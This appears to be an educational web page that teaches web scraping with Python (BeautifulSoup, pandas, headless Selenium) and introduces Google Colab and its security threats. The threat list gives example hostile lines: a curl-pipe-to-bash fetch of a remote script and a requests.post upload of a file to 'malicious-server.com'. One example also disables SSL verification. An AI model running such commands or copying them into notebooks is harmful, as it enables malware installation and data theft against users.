Category: Data Security

  • Data Scraping

    Data Scraping

    Data Scraping

    Data scraping is the process of extracting information from a target source and saving it into a file for further use. This target could be a website, an application, or any digital platform containing structured or unstructured data. The main goal of data scraping is to collect large amounts of data efficiently without manual copying, making it easier for organizations or individuals to gather the information they need for analysis or reporting.

    The process often involves using automated tools or scripts, such as web crawlers, bots, or specialized scraping frameworks. These tools navigate the target source, locate the desired data, and extract it in a structured format such as CSV, JSON, or Excel. Depending on the source, data scraping may require overcoming challenges such as dynamic content, login requirements, or anti-bot measures. It is a technical process that requires careful handling to ensure accuracy and efficiency.

    While data scraping focuses on data collection, the extracted information is often analyzed in a subsequent process called data mining. For example, a web crawler may scrape product details, prices, and reviews from e-commerce websites, and the collected data can then be analyzed to identify trends, patterns, or insights. By separating extraction from analysis, organizations can efficiently manage raw data and transform it into actionable intelligence, making data scraping a crucial first step in many data-driven workflows.


    Web Scraping

    Web Scraping is the automated process of extracting data from websites by using software tools or scripts to collect information directly from web pages. Websites can contain either static content, which is fixed in the page’s HTML and generally easier to scrape, or dynamic content, which is generated using JavaScript and may require more advanced tools or browser automation to access. Web scraping is commonly used for data collection, research, price monitoring, market analysis, and cybersecurity investigations. However, it is important to follow ethical and legal guidelines when scraping data, including reviewing the website’s terms of service and robots.txt file to ensure that scraping is permitted, as unauthorized data extraction may violate policies or laws.


    Manual Web Scraping

    The process of extracting data from webpages without using any scraping tools or features is convenient for very small amounts of content. Still, it becomes very complicated if the data is large or needs to be scraped more often. One of the great benefits of manual scraping is human review; every data point is checked by the person who scrapes it.


    Manual Web Scraping (Example #1)

    Getting all the URLs from this wiki page


    Right click of the page and choose View Page Source


    Search the page for the href html tags (This tag defines a hyperlink), click on Highlight All and copy them one by one, this will take very long time, what you can do is taking the content and paste it into a text editor, and use href=["'](?<link>.*?)['"] or (?<=href=")[^"]* regex 

    Save them into a file

    href="/w/load.php?lang=en&amp;modules=codex-search-styles%7Cext.cite.styles%7Cext.uls.interlanguage%7Cext.visualEditor.desktopArticleTarget.noscript%7Cext.wikimediaBadges%7Cjquery.makeCollapsible.styles%7Cskins.vector.icons%2Cstyles%7Cwikibase.client.init&amp;only=styles&amp;skin=vector-2022"
    href="/w/load.php?lang=en&amp;modules=ext.gadget.SubtleUpdatemarker%2CWatchlistGreenIndicators&amp;only=styles&amp;skin=vector-2022"
    href="/w/load.php?lang=en&amp;modules=site.styles&amp;only=styles&amp;skin=vector-2022"
    href="//upload.wikimedia.org"
    href="//en.m.wikipedia.org/wiki/Malware"
    href="/w/index.php?title=Malware&amp;action=edit"
    href="/static/apple-touch/wikipedia.png"
    href="/static/favicon/wikipedia.ico"
    href="/w/opensearch_desc.php"
    href="//en.wikipedia.org/w/api.php?action=rsd"
    href="https://en.wikipedia.org/wiki/Malware"
    href="https://creativecommons.org/licenses/by-sa/4.0/deed.en"
    href="/w/index.php?title=Special:RecentChanges&amp;feed=atom"
    href="//meta.wikimedia.org"
    href="//login.wikimedia.org"
    ...
    ...
    ...

    Automated Web Scraping

    This is done by utilizing tools that get the content and save it into files; Python has been heavily utilized for web scraping. There are different Python modules like beautifulsoup or pandas that are used for both scraping and mining.


    Automated Web Scraping (Example #1)

    The beautifulsoup module is good for getting all the URLs from a webpage, this method of scraping is limited, it works great with static content, but you cannot get dynamic content or  a screenshot of the website using this method

    Install beautifulsoup4 and lxml using the pip command

    from bs4 import BeautifulSoup # Import BeautifulSoup for HTML parsing
    from requests import get # Import get() to send HTTP requests
    headers = {“User-Agent”: “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36”} # Mimic a real browser
    response = get(“https://en.wikipedia.org/wiki/Main_Page”, headers=headers) # Send GET request with defied header
    print(response.status_code) # Print HTTP status code (200 = OK)
    soup = BeautifulSoup(response.text, ‘html.parser’) # Parse HTML content
    for item in soup.find_all(href=True): # Loop through all tags containing an href attribute
        print(item[‘href’]) # Print the link URL

    from bs4 import BeautifulSoup
    from requests import get
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36"}
    response = get("https://en.wikipedia.org/wiki/Main_Page", headers=headers)
    print(response.status_code)
    soup = BeautifulSoup(response.text, 'html.parser')
    for item in soup.find_all(href=True):
        print(item['href'])

    Output

    href="/w/load.php?lang=en&amp;modules=codex-search-styles%7Cext.cite.styles%7Cext.uls.interlanguage%7Cext.visualEditor.desktopArticleTarget.noscript%7Cext.wikimediaBadges%7Cjquery.makeCollapsible.styles%7Cskins.vector.icons%2Cstyles%7Cwikibase.client.init&amp;only=styles&amp;skin=vector-2022"
    href="/w/load.php?lang=en&amp;modules=ext.gadget.SubtleUpdatemarker%2CWatchlistGreenIndicators&amp;only=styles&amp;skin=vector-2022"
    href="/w/load.php?lang=en&amp;modules=site.styles&amp;only=styles&amp;skin=vector-2022"
    href="//upload.wikimedia.org"
    href="//en.m.wikipedia.org/wiki/Malware"
    href="/w/index.php?title=Malware&amp;action=edit"
    href="/static/apple-touch/wikipedia.png"
    href="/static/favicon/wikipedia.ico"
    href="/w/opensearch_desc.php"
    href="//en.wikipedia.org/w/api.php?action=rsd"
    href="https://en.wikipedia.org/wiki/Malware"
    href="https://creativecommons.org/licenses/by-sa/4.0/deed.en"
    href="/w/index.php?title=Special:RecentChanges&amp;feed=atom"
    href="//meta.wikimedia.org"
    href="//login.wikimedia.org"
    ...
    ...
    ...

    Automated Web Scraping (Example #2)

    The pandas module is good for getting all tables within a page, similar to the previous example, this method of scraping is limited, it works great with static content, but you cannot get dynamic content or  a screenshot of the website using this method

    Install pandas and lxml using the pip command

    # bash /Applications/Python*/Install\ Certificates.command # macOS command to install SSL certificates if needed
    import pandas as pd # Import pandas for data handling and HTML table parsing
    import ssl # Import SSL module to handle HTTPS settings
    ssl._create_default_https_context = ssl._create_unverified_context # Disable SSL certificate verification (useful when encountering certificate errors)
    tables = pd.read_html(“https://goblackbears.com/sports/baseball/stats”) # Read all HTML tables from the given URL into a list of DataFrames
    for i, table in enumerate(tables): # Loop through each table with its index
        print(“Table %s\n” % i, table.head()) # Print table index and first 5 rows

    import pandas as pd
    tables = pd.read_html("https://goblackbears.com/sports/baseball/stats")
    for i, table in enumerate(tables):
        print("Table %s\n" % i,table.head())

    Output

    Table 0
         0                                                  1
    0 NaN  This article has multiple issues. Please help ...
    1 NaN  This article needs to be updated. Please help ...
    2 NaN  This article needs additional citations for ve...
    Table 1
         0                                                  1
    0 NaN  This article needs to be updated. Please help ...
    Table 2
         0                                                  1
    0 NaN  This article needs additional citations for ve...
    Table 3
          Virus  ...                                              Notes
    0     1260  ...   First virus family to use polymorphic encryption
    1       4K  ...  The first known MS-DOS-file-infector to use st...
    2      5lo  ...                            Infects .EXE files only
    3  Abraxas  ...  Infects COM file. Disk directory listing will ...
    4     Acid  ...  Infects COM file. Disk directory listing will ...

    [5 rows x 9 columns]
    Table 4
          vteMalware topics                                vteMalware topics.1
    0   Infectious malware  Comparison of computer viruses Computer virus ...
    1          Concealment  Backdoor Clickjacking Man-in-the-browser Man-i...
    2   Malware for profit  Adware Botnet Crimeware Fleeceware Form grabbi...
    3  By operating system  Android malware Classic Mac OS viruses iOS mal...
    4           Protection  Anti-keylogger Antivirus software Browser secu...

    Automated Web Scraping (Example #3)

    One of the best web scraping techniques is using a headless browser, which means running a browser that runs without a graphical user interface (GUI). This was originally used for automated quality assurance tests but has recently been used for scraping. The main two benefits of using the headless browser is rendering dynamic content and behaving like a human browsing a website.

    The following scripts will not run on Google Colab

    Scrape using Firefox (with geckodriver setup)

    1. Install the latest Firefox version
    2. Install selenium using the pip command
    3. Download the geckodriver from here (The Firefox application version has to match the webdriver version)
    4. Extract the geckodriver and note the location (E.g., /scrape/geckodriver)

    from selenium import webdriver # Import Selenium WebDriver
    options = webdriver.firefox.options.Options() # Create Firefox options object
    options.add_argument(“–headless”) # Run Firefox in headless mode (no GUI)
    service = webdriver.firefox.service.Service(r’path to the geckodriver’) # Specify the local path to geckodriver executable
    browser = webdriver.Firefox(options=options, service=service) # Launch Firefox with the specified options
    browser.get(‘https://www.google.com’) # Open Google homepage
    # print(browser.find_element(By.XPATH, “/html/body”).text) # (Optional) Print the full page text
    browser.save_screenshot(“screenshot_using_firefox.png”) # Save a screenshot of the loaded page
    browser.close() # Close the browser window
    browser.quit()

    from selenium import webdriver
    options = webdriver.firefox.options.Options()
    options.add_argument("--headless")
    service = webdriver.firefox.service.Service(r'path to the geckodriver')
    browser = webdriver.Firefox(options=options, service=service)
    browser.get('https://www.google.com')
    #print(browser.find_element(By.XPATH, "/html/body").text)
    browser.save_screenshot("screenshot_using_firefox.png")
    browser.close()
    browser.quit()

    Scrape using Firefox (without geckodriver setup)

    1. Install the latest Firefox version
    2. Install selenium and webdriver-manager using the pip command

    from selenium import webdriver # Import Selenium WebDriver
    from webdriver_manager.firefox import GeckoDriverManager # Automatically download/manage GeckoDriver
    options = webdriver.firefox.options.Options() # Create Firefox options object
    options.add_argument(“–headless”) # Run Firefox in headless (no GUI) mode
    service = webdriver.firefox.service.Service(GeckoDriverManager().install()) # Set up GeckoDriver service
    browser = webdriver.Firefox(options=options, service=service) # Launch Firefox with specified options
    browser.get(‘https://www.google.com’) # Open Google homepage
    # print(browser.find_element(By.XPATH, “/html/body”).text) # (Optional) Print full page text
    browser.save_screenshot(“screenshot_using_firefox.png”) # Capture a screenshot of the page
    browser.close() # Close the browser window
    browser.quit()

    from selenium import webdriver
    from webdriver_manager.firefox import GeckoDriverManager
    options = webdriver.firefox.options.Options()
    options.add_argument("--headless")
    service = webdriver.firefox.service.Service(GeckoDriverManager().install())
    browser = webdriver.Firefox(options=options, service=service)
    browser.get('https://www.google.com')
    #print(browser.find_element(By.XPATH, "/html/body").text)
    browser.save_screenshot("screenshot_using_firefox.png")
    browser.close()
    browser.quit()

    Scrape using Chrome (with chromedriver setup)

    1. Install the latest Chrome version
    2. Install selenium using the pip command
    3. Download the ChromeDriver from here (The chrome web browser version has to match the webdriver version)
    4. Extract the ChromeDriver and note the location (E.g., /scrape/chromedriver)

    from selenium import webdriver # Import Selenium WebDriver
    options = webdriver.chrome.options.Options() # Create Chrome options object
    options.add_argument(‘–headless’) # Run Chrome in headless (no GUI) mode
    options.add_argument(‘–no-sandbox’) # Disable sandbox (required in containers/VMs)
    options.add_argument(‘–disable-dev-shm-usage’) # Prevent shared memory issues
    service = webdriver.chrome.service.Service(r’path to the chromedriver’) # Specify the local path to chromedriver
    browser = webdriver.Chrome(options=options, service=service) # Launch Chrome with specified options
    browser.get(‘https://www.google.com’) # Open Google homepage
    browser.save_screenshot(“screenshot_using_chrome.png”) # Take a screenshot of the loaded page
    browser.close() # Close the browser window
    browser.quit()

    from selenium import webdriver
    options = webdriver.chrome.options.Options()
    options.add_argument('--headless')
    options.add_argument('--no-sandbox')
    options.add_argument('--disable-dev-shm-usage')
    service = webdriver.chrome.service.Service(r'path to the chromedriver')
    browser = webdriver.Chrome(options=options, service=service)
    browser.get('https://www.google.com')
    #print(browser.find_element(By.XPATH, "/html/body").text)
    browser.save_screenshot("screenshot_using_chrome.png")
    browser.close()
    browser.quit()

    Scrape using Chrome (without chromedriver setup)

    1. Install the latest Chrome version
    2. Install selenium and webdriver-manager using the pip command

    from selenium import webdriver # Import Selenium WebDriver
    from webdriver_manager.chrome import ChromeDriverManager # Automatically download/manage ChromeDriver
    options = webdriver.chrome.options.Options() # Create Chrome options object
    options.add_argument(‘–headless’) # Run Chrome in headless (no GUI) mode
    options.add_argument(‘–no-sandbox’) # Disable sandbox (required in some environments)
    options.add_argument(‘–disable-dev-shm-usage’) # Avoid shared memory issues in containers
    service = webdriver.chrome.service.Service(ChromeDriverManager().install()) # Set up ChromeDriver service
    browser = webdriver.Chrome(options=options, service=service) # Launch Chrome with specified options
    browser.get(‘https://www.google.com’) # Open Google homepage
    browser.save_screenshot(“screenshot_using_chrome.png”) # Capture a screenshot of the page
    browser.close() # Close the browser
    browser.quit()

    from selenium import webdriver
    from webdriver_manager.chrome import ChromeDriverManager
    options = webdriver.chrome.options.Options()
    options.add_argument('--headless')
    options.add_argument('--no-sandbox')
    options.add_argument('--disable-dev-shm-usage')
    service = webdriver.chrome.service.Service(ChromeDriverManager().install())
    browser = webdriver.Chrome(options=options, service=service)
    browser.get('https://www.google.com')
    #print(browser.find_element(By.XPATH, "/html/body").text)
    browser.save_screenshot("screenshot_using_chrome.png")
    browser.close()
    browser.quit()

    Automated Web Scraping (Example #4 – Best Option)

    You can run this one in google colab

    Install latest chrome version

    !apt update # Update the package list from repositories
    !apt install libu2f-udev libvulkan1 # Install dependencies required by Google Chrome
    !wget https://dl.google.com/linux/direct/google-chrome-stable_current_amd64.deb # Download the Google Chrome .deb package
    !dpkg -i google-chrome-stable_current_amd64.deb # Install the Chrome package manually
    !apt –fix-broken install # Fix missing dependencies caused by dpkg install
    !pip install selenium webdriver-manager # Install Selenium and Chrome driver manager via pip

    !apt update
    !apt install libu2f-udev libvulkan1
    !wget https://dl.google.com/linux/direct/google-chrome-stable_current_amd64.deb
    !dpkg -i google-chrome-stable_current_amd64.deb
    !apt --fix-broken install 
    !pip install selenium webdriver-manager

    Scrape the website

    from selenium import webdriver # Import Selenium WebDriver
    from webdriver_manager.chrome import ChromeDriverManager # Automatically manage ChromeDriver
    from selenium.webdriver.common.by import By # Import locator strategies (e.g., XPATH)
    options = webdriver.chrome.options.Options() # Create Chrome options object
    options.add_argument(‘–headless’) # Run Chrome without a visible window
    options.add_argument(‘–no-sandbox’) # Disable sandbox (needed in containers/Colab)
    options.add_argument(‘–disable-dev-shm-usage’) # Prevent shared memory issues
    service = webdriver.chrome.service.Service(ChromeDriverManager().install()) # Install and configure ChromeDriver service
    browser = webdriver.Chrome(options=options, service=service) # Launch Chrome with defined options
    browser.get(‘https://www.google.com’) # Open Google homepage
    # print(browser.find_element(By.XPATH, “/html/body”).text) # (Optional) Print page text using XPath
    browser.save_screenshot(“screenshot_using_chrome.png”) # Save a screenshot of the loaded page
    browser.close() # Close the browser window
    browser.quit()

    from selenium import webdriver
    from webdriver_manager.chrome import ChromeDriverManager
    from selenium.webdriver.common.by import By 
    options = webdriver.chrome.options.Options()
    options.add_argument('--headless')
    options.add_argument('--no-sandbox')
    options.add_argument('--disable-dev-shm-usage')
    service = webdriver.chrome.service.Service(ChromeDriverManager().install())
    browser = webdriver.Chrome(options=options, service=service)
    browser.get('https://www.google.com')
    #print(browser.find_element(By.XPATH, "/html/body").text)
    browser.save_screenshot("screenshot_using_chrome.png")
    browser.close()
    browser.quit()

    If you want to wait until a website loads, you can use the sleep function

    from selenium import webdriver # Import Selenium WebDriver
    from webdriver_manager.chrome import ChromeDriverManager # Automatically manage ChromeDriver
    from selenium.webdriver.common.by import By # Import locator strategies (e.g., XPATH)
    from time import sleep # Import sleep function
    options = webdriver.chrome.options.Options() # Create Chrome options object
    options.add_argument(‘–headless’) # Run Chrome without a visible window
    options.add_argument(‘–no-sandbox’) # Disable sandbox (needed in containers/Colab)
    options.add_argument(‘–disable-dev-shm-usage’) # Prevent shared memory issues
    service = webdriver.chrome.service.Service(ChromeDriverManager().install()) # Install and configure ChromeDriver service
    browser = webdriver.Chrome(options=options, service=service) # Launch Chrome with defined options
    browser.get(‘https://us.shop.battle.net/en-us’) # Open battle homepage
    sleep(10) # Wait 10 seconds
    # print(browser.find_element(By.XPATH, “/html/body”).text) # (Optional) Print page text using XPath
    browser.save_screenshot(“screenshot_using_chrome.png”) # Save a screenshot of the loaded page
    browser.close() # Close the browser window
    browser.quit()

    from selenium import webdriver
    from webdriver_manager.chrome import ChromeDriverManager
    from selenium.webdriver.common.by import By 
    from time import sleep
    options = webdriver.chrome.options.Options()
    options.add_argument('--headless')
    options.add_argument('--no-sandbox')
    options.add_argument('--disable-dev-shm-usage')
    service = webdriver.chrome.service.Service(ChromeDriverManager().install())
    browser = webdriver.Chrome(options=options, service=service)
    browser.get('https://us.shop.battle.net/en-us')
    sleep(10)
    #print(browser.find_element(By.XPATH, "/html/body").text)
    browser.save_screenshot("screenshot_using_chrome.png")
    browser.close()
    browser.quit()

    Anti Web Scraping

    Many websites do not allow for web scraping, they usually implement anti-scraping methods to prevent users from scraping their content; therefore, scaling that process is a tough and tedious job. E.g., If you try to run the following script every second, you will be blocked and prompted with a message saying to slow down!

    Example

    import requests
    import time
    while True:
        res = requests.get("https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/043/211/original/ip-filter.blf")
        print(res.text)
        time.sleep(1)

    Output

    You have exceeded 5 requests to the blacklist in under one minute.  Please slow down.

    Anti Web Scraping Techniques

    • Fingerprinting
      • Getting info about the device using ip, user agents, system resources, etc..
    • User Behavior Analysis
      • Analyze the user interaction with the resources and block them if they repeat the same pattern
    • Authentication
      • Add login walls to resources
    • Challenges
      • Add challenges like a captcha to reveal resources
    • Honeypots
      • Add honeypots that log users and direct them to different resources if they violate the scraping policy
    • Dynamic content
      • Switching from static content to dynamic content (The content changes dynamically during runtime)
    • Randomizing identifiers
      • This is part of dynamic content, the content generates random identifiers
    • Rate limits
      • Limit the number of users’ request
  • Google Colab

    Google Colab

    Google Colab

    Google Colab (Colaboratory) is a cloud-based, hosted Jupyter Notebook environment provided by Google. It allows users to write and run Python code in a web browser without installing any software locally. Colab is particularly popular for data science, machine learning, and deep learning projects due to its easy access to computing resources, including CPUs, GPUs, and TPUs.

    Colab is available in two main tiers:

    • Free version: Designed primarily for learning, experimentation, and lightweight projects. Users get access to a basic virtual machine with limited RAM and CPU/GPU resources. Sessions in the free tier have time limits, and resources are allocated dynamically, so performance may vary.
    • Paid versions: Targeted at professional or heavy users who need more consistent performance. Paid subscriptions provide faster GPUs, larger RAM allocations, longer runtimes, and priority access to resources, making them suitable for more demanding tasks such as training large machine learning models.

    Key features of Google Colab include:

    • Interactive coding: Run code cells, visualize outputs, and modify computations in real-time.
    • Seamless integration with Google Drive: Save notebooks directly in Drive for easy access and sharing.
    • Pre-installed libraries: Popular Python libraries for data analysis, machine learning, and visualization (e.g., NumPy, pandas, Matplotlib, TensorFlow, PyTorch) are already installed.
    • Collaboration: Multiple users can work on the same notebook simultaneously, similar to Google Docs.
    • Hardware acceleration: Easily switch between CPU, GPU, and TPU for faster computations without complex setup.

    Overall, Google Colab provides a flexible, accessible, and collaborative environment for learning, experimentation, and professional projects, making advanced computational resources available to anyone with an internet connection.

    You can access the free tier of Google Colab by signing in with your Google account at the following link https://colab.research.google.com/drive/ 


    Colab Security

    The security of Google Colab is tied to your Google Account. For example, if you enable two-factor authentication and carefully manage sharing permissions, your notebooks and data remain protected. However, if your account is compromised or you share notebooks with broad access, others may be able to view or modify your work.

    Google Colab Cyberattacks

    • Phishing Attack
      • A threat actor sends a phishing email impersonating Google, prompting the recipient to log in to Colab via a fake link.
      • Impact:
        • If the person falls for it, the threat actor can access their Google Account
        • The Colab notebooks, Drive files, and connected data are exposed
      • Preventive Measures :
        • Verify URLs before logging in
        • Enable two-factor authentication (2FA)
        • Never enter credentials on suspicious sites
    • Credential Stuffing
      • A threat actor uses leaked passwords from other services to attempt to log into someone’s Google Account.
      • Impact:
        • If the password is reused, the threat actor gains access to Colab notebooks
        • They can view sensitive datasets, copy or delete notebooks, or run malicious code
      • Preventive Measures:
        • Use strong, unique passwords for Google Accounts
        • Enable 2FA
        • Regularly monitor login activity
    • Unauthorized Access via Over-Sharing
      • Someone shares a notebook as “Anyone with the link – Editor”, and a threat actor discovers the link.
      • Impact:
        • The threat actor can modify the notebook, insert malicious code, or exfiltrate data
        • Other users who run the notebook may unknowingly execute harmful commands
      • Preventive Measures :
        • Limit sharing to specific people
        • Use Viewer or Commenter access when editing isn’t needed
    • Malicious Code Injection
      • A threat actor provides a notebook containing malicious commands, which someone runs in Colab: !wget https://example.com/script.sh && !bash script.sh or curl -sL https://example.com/script.sh | bash
      • Impact:
        • The code could install malware or spyware
        • It might steal data from the mounted Google Drive
        • It could send sensitive data to external servers
      • Preventive Measures :
        • Review all code before executing
        • Avoid running untrusted notebooks, especially shell commands (!)
        • Mount the drive only when necessary
    • 5: Data Exfiltration
      • A threat actor sneaks code into a shared notebook that uploads files from someone’s session to a remote server: requests.post("https://malicious-server.com/upload", files={"file": open("data.csv","rb")})
      • Impact:
        • Sensitive data, credentials, or IP information may be stolen
        • The person may not realize the data has been compromised until it’s too late
      • Preventive Measures :
        • Avoid running unknown scripts
        • Inspect network calls in notebooks
        • Clear outputs and restart the runtime before sharing
    • Ransomware-Style Attack
      • A threat actor sends a notebook that encrypts files in someone’s mounted Google Drive when executed.
      • Impact:
        • Access to the files is blocked until a ransom is paid
          Data loss or corruption may occur
      • Preventive Measures :
        • Keep backups of important files
        • Avoid running notebooks from untrusted sources
        • Limit Colab access and Drive mounting to trusted notebooks only

    Create a Notebook



    After logging in, go to New Notebook or go to File, then New Notebook.

    Or


    Rename the Notebook

